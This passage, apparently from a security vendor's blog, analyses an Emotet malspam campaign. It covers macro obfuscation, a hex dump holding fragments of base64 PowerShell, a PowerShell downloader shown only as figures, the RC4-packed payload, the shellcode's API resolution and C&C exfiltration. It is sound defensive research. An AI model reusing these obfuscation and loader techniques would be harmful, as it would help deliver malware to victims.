
Fig 3. Macro code in an attachment.

After some de-obfuscation, the "***Qndiwjphrk8an6x"*** function code is as below

{Qndiwjphrk8an6x = "winmgmt" + ":win32_" + "p" + "rocess"}

which translates into **winmgmts:win32_process. O**nce we removed the chunked data we got a readable code with functions and reference variables.

One interesting part in the directory in Macros\Ofbszpwp168r\o.stm is that we can see some obfuscated data again.


o.stm

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000170	0D	57	00	80	20	20	20	20	20	20	20	20	20	20	20	20	.W.€
00000180	20	20	20	20	20	20	20	20	20	20	20	70	32	33	26	62	p23&b
00000190	68	20	73	36	5B	5B	68	75	31	32	20	37	31	32	74	64	h s6[[hu12 712td
000001A0	64	5D	5D	73	20	68	6A	5B	6F	32	33	26	62	68	20	73	d]]s hj[o23&bh s
000001B0	36	5B	5B	68	75	31	32	20	37	31	32	74	64	64	5D	5D	6[[hu12 712tdd]]
000001C0	73	20	68	6A	5B	77	32	33	26	62	68	20	73	36	5B	5B	s hj[w23&bh s6[[
000001D0	68	75	31	32	20	37	31	32	74	64	64	5D	5D	73	20	68	hu12 712tdd]]s h
000001E0	6A	5B	65	32	33	26	62	68	20	73	36	5B	5B	68	75	31	j[e23&bh s6[[hu1
000001F0	32	20	37	31	32	74	64	64	5D	5D	73	20	68	6A	5B	72	2 712tdd]]s hj[r
00000200	32	33	26	62	68	20	73	36	5B	5B	68	75	31	32	20	37	23&bh s6[[hu12 7
00000210	31	32	74	64	64	5D	5D	73	20	68	6A	5B	73	32	33	26	12tdd]]s hj[s23&
00000220	62	68	20	73	36	5B	5B	68	75	31	32	20	37	31	32	74	bh s6[[hu12 712t
00000230	64	64	5D	5D	73	20	68	6A	5B	68	32	33	26	62	68	20	dd]]s hj[h23&bh
00000240	73	36	5B	5B	68	75	31	32	20	37	31	32	74	64	64	5D	s6[[hu12 712tdd]
00000250	5D	73	20	68	6A	5B	65	4C	32	33	26	62	68	20	73	36	]s hj[eL23&bh s6
00000260	5B	5B	68	75	31	32	20	37	31	32	74	64	64	5D	5D	73	[[hu12 712tdd]]s
00000270	20	68	6A	5B	4C	32	33	26	62	68	20	73	36	5B	5B	68	hj[L23&bh s6[[h
00000280	75	31	32	20	37	31	32	74	64	64	5D	5D	73	20	68	6A	u12 712tdd]]s hj
00000290	5B	20	32	33	26	62	68	20	73	36	5B	5B	68	75	31	32	[23&bh s6[[hu12
000002A0	20	37	31	32	74	64	64	5D	5D	73	20	68	6A	5B	2D	32	712tdd]]s hj[-2
000002B0	33	26	62	68	20	73	36	5B	5B	68	75	31	32	20	37	31	3&bh s6[[hu12 71
000002C0	32	74	64	64	5D	5D	73	20	68	6A	5B	65	32	33	26	62	2tdd]]s hj[e23&b
000002D0	68	20	73	36	5B	5B	68	75	31	32	20	37	31	32	74	64	h s6[[hu12 712td
000002E0	64	5D	5D	73	20	68	6A	5B	20	4A	41	42	54	41	47	38	d]]s hj[JABTAG8
000002F0	32	33	26	62	68	20	73	36	5B	5B	68	75	31	32	20	37	23&bh s6[[hu12 7
00000300	31	32	74	64	64	5D	5D	73	20	68	6A	5B	41	59	67	42	12tdd]]s hj[AYgB

Fig 4: Obfuscation in Doc file

After the initial level of de-obfuscation, we got base64 encoded PowerShell script as shown in below figure.

Fig 5: base64 Encoded PowerShell code

After decoding with base64 and processing data, we got the below PowerShell script-




Fig 6: Base64 Decoded PowerShell script

It contains malicious domains or URLs which serves Emotet executables. Using PowerShell commands Emotet executable is downloaded at “%temp%” directory in the victim’s machine.

Payload Analysis

The payload downloaded from the above file has a customized packer. The unpacking is done at runtime. Emotet’s packer code is polymorphic which makes it difficult for signature-based detection tools to detect it based on the packer code.

Its resource (.rsrc) section has significant data which seems to be an indication that the malware might be packed. In the below Fig. we can see that RCData has an encrypted code.




Fig 7: File having encrypted data in resource

While debugging the file, we observed that the data will be decrypted using a slightly modified version of RC4. Key for RC4 is hardcoded in the file. After decryption, the control goes to the decrypted shellcode.




Fig 8: RC4 used for decryption

In some files, we have seen the use of *VirtualAllocExNuma* to allocate new memory. This is used for fast processing. The beginning of an obfuscated shellcode is copied to the new address after being decrypted using the modified RC4 algorithm. In addition to the relatively short shellcode, an additional PE can be seen in the memory.




Fig 9: Decrypted shellcode and PE File

The Shellcode deobfuscates several API calls at runtime, such as *LoadLibraryA, GetProcAddress, VirtualAlloc* and *VirtualProtect*, all of which will be used to resolve APIs and allocate memory to run the additional PE.




Fig 10: API Resolved

After this, the malware allocates memory and copies the data of decrypted file and calls *VirtualProtect* and *f*inally, the program jumps to the real entry point of the decrypted file.

Spreading mechanism of Emotet campaign remains almost the same that we had already discussed in our previous blog. Read it here in the link below.

[The evolution of a 4-year-old-threat Emotet: From an infamous Trojan to a complex threat distributer]

After executing the Emotet, it will exfiltrate the data to the CnC server. While sending, the data is encoded and sent with some random name of the file and random path to the server.




Fig11: CnC traffic

Detection hits stats

In Quick Heal detection, we have successfully detected such Emotet trojans. We have multiple detection layers like Email protection, Online protection and Behaviour detection to protect our customers.

Here is the detection stats number of hits per day in the last 45 days.




Fig 12: Graph

Conclusion

Emotet is a persistent threat actor and highly successful in delivering email-based malware, with a major focus on email theft and sending additional malware. It has moderate obfuscated code to deliver and bypass the detection technique.

With the global impact of COVID-19, threat actors are likely to continue to use COVID-19-themed emails to deliver malware broadly in support of their objectives for all sectors.

Quick Heal customers have long been protected from Emotet and other COVID-19-themed emails. We continue to track and report such attacks to keep our customers safe.

Subject Matter Experts:

Prashant Tilekar

Preksha Saxena
